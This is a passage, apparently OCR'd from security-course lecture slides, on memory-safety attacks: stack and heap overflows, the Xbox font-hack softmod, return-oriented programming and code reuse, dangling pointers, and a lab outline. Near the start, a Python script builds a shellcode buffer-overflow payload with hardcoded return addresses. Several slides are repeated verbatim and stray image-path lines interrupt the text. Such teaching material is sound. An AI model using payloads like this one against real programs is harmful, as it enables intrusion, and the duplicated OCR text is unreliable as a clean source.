  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

Xbox softmod

- Xbox dashboard uses code signing to prevent execution of non-licit code
- exploits in savegame
  - MechAssault, Splinter Cell, and 007 Agent Under Fire
- execution of arbitrary code: FTP server to copy a font
- font-hack exploits a buffer overflow in the Xbox font loader which is part of the dashboard
  - execution of arbitrary unsigned code

More Stack Overflow Variants

- victim program can be:
  - a trusted system utility
  - network service daemon
  - commonly used library code, e.g. image processing
- shellcode functions
  - spawn shell
  - create listener to launch shell on connect
  - create reverse connection to attacker
  - change firewall rules

Global Data Overflow

- can attack buffer located in global data
  - may be located above program code
- no return address
  - hence no easy transfer of control
- may have function pointers (e.g. C++ virtual tables)
- or manipulate management data structures

Heap Overflow

- attack buffer located in heap
  - typically located above program code
  - memory requested by programs to use in dynamic data structures (e.g. linked lists, malloc)
- also possible due to dangling pointers
- no return address
- may have function pointers (e.g. C++ virtual tables)
- or manipulate management data structures

Return to System Call


- Attacker gains control of the system-call stack
- System-call control flow (OS) hijacked to execute arbitrary program
- Non-privileged SW executed as privileged
- Rootkit/auto-rooter

Return oriented programming

- attacker gains control of the call stack
- hijacks program control flow
- to executes chosen machine instruction sequences
  - called "gadgets"
- each gadget ends in a return instruction
- gadgets are located within the existing program
- chained together, gadgets allow to perform arbitrary operations

Code-reuse attacks


1) ROP and JOP attacks are usually not defeated by ISR
2) Use of memory errors to subvert victim's control flow
3) Chain together gadgets to execute arbitrary computations



stack
&next
0
&g3
Y - 0x10
&g2
0
X
&g1

Code-reuse attacks


1) ROP and JOP attacks are usually not defeated by ISR
2) Use of memory errors to subvert victim's control flow
3) Chain together gadgets to execute arbitrary computations



stack
&next
0
&g3
Y - 0x10
&g2
0
X
&g1


Code-reuse attacks

1) ROP and JOP attacks are usually not defeated by ISR
2) Use of memory errors to subvert victim's control flow
3) Chain together gadgets to execute arbitrary computations




Code-reuse attacks

1) ROP and JOP attacks are usually not defeated by ISR
2) Use of memory errors to subvert victim's control flow
3) Chain together gadgets to execute arbitrary computations




Code-reuse attacks

1) ROP and JOP attacks are usually not defeated by ISR
2) Use of memory errors to subvert victim's control flow
3) Chain together gadgets to execute arbitrary computations




Code-reuse attacks

1) ROP and JOP attacks are usually not defeated by ISR
2) Use of memory errors to subvert victim's control flow
3) Chain together gadgets to execute arbitrary computations



Code-reuse attacks

1) ROP and JOP attacks are usually not defeated by ISR
2) Use of memory errors to subvert victim's control flow
3) Chain together gadgets to execute arbitrary computations



Other memory safety problems

- Dangling pointers: do not point to a valid object of the appropriate type
  - wrong dynamic cast of pointers
  - missing update of pointers when memory is released (explicitly with free, implicitly by destroying the stack frame)
  - missing initialization of pointers
- Usage of non-initialized memory
- Memory leaks

Other memory safety problems

- Dangling pointers: do not point to a valid object of the appropriate type
  - wrong dynamic cast of pointers
  - missing update of pointers when memory is released (explicitly with free, implicitly by destroying the stack frame)
  - missing initialization of pointers
- Usage of non-initialized memory
- Memory leaks

```
Dog * x = malloc(sizeof(Dog));
add(list, x);
…
void * y = get(list,0);
miaow((Cat *) y);
```

Other memory safety problems

- Dangling pointers: do not point to a valid object of the appropriate type
  - wrong dynamic cast of pointers
  - missing update of pointers when memory is released (explicitly with free, implicitly by destroying the stack frame)
  - missing initialization of pointers
- Usage of non-initialized memory
- Memory leaks

```
Dog * x = malloc(sizeof(Dog));
free(x);
… // location of x is reused for allocating a Cat
woof(x);
```

Other memory safety problems

- Dangling pointers: do not point to a valid object of the appropriate type
  - wrong dynamic cast of pointers
  - missing update of pointers when memory is released (explicitly with free, implicitly by destroying the stack frame)
  - missing initialization of pointers
- Usage of non-initialized memory
- Memory leaks

```
void f() {
  int x = 42
  …
}
void g() {
  Dog * x; // Uninitialized
  woof(x);
}
void main() {
  f();g();
```

Other memory safety problems

- Dangling pointers: do not point to a valid object of the appropriate type
  - wrong dynamic cast of pointers
  - missing update of pointers when memory is released (explicitly with free, implicitly by destroying the stack frame)
  - missing initialization of pointers
- Usage of non-initialized memory
- Memory leaks

```
void f() {
  int pwd = 123456;
  …
}
int g() {
  int public_var; // Uninitialized
  return public_var;
}
void main() {
  f();printf(“%d”, g());
```

Other memory safety problems

- Dangling pointers: do not point to a valid object of the appropriate type
  - wrong dynamic cast of pointers
  - missing update of pointers when memory is released (explicitly with free, implicitly by destroying the stack frame)
  - missing initialization of pointers
- Usage of non-initialized memory
- Memory leaks

```
void f() {
  char * pwd = malloc(64);
  ...
  return
}
void main() {
  for (i=0; …; i++ ){
     f();
  }
}
```

Lab O

- Four exercises
  - Buffer over-read
  - Buffer overflow
  - Modification of control flow
  - Code injection
- Use GDB to find memory addresses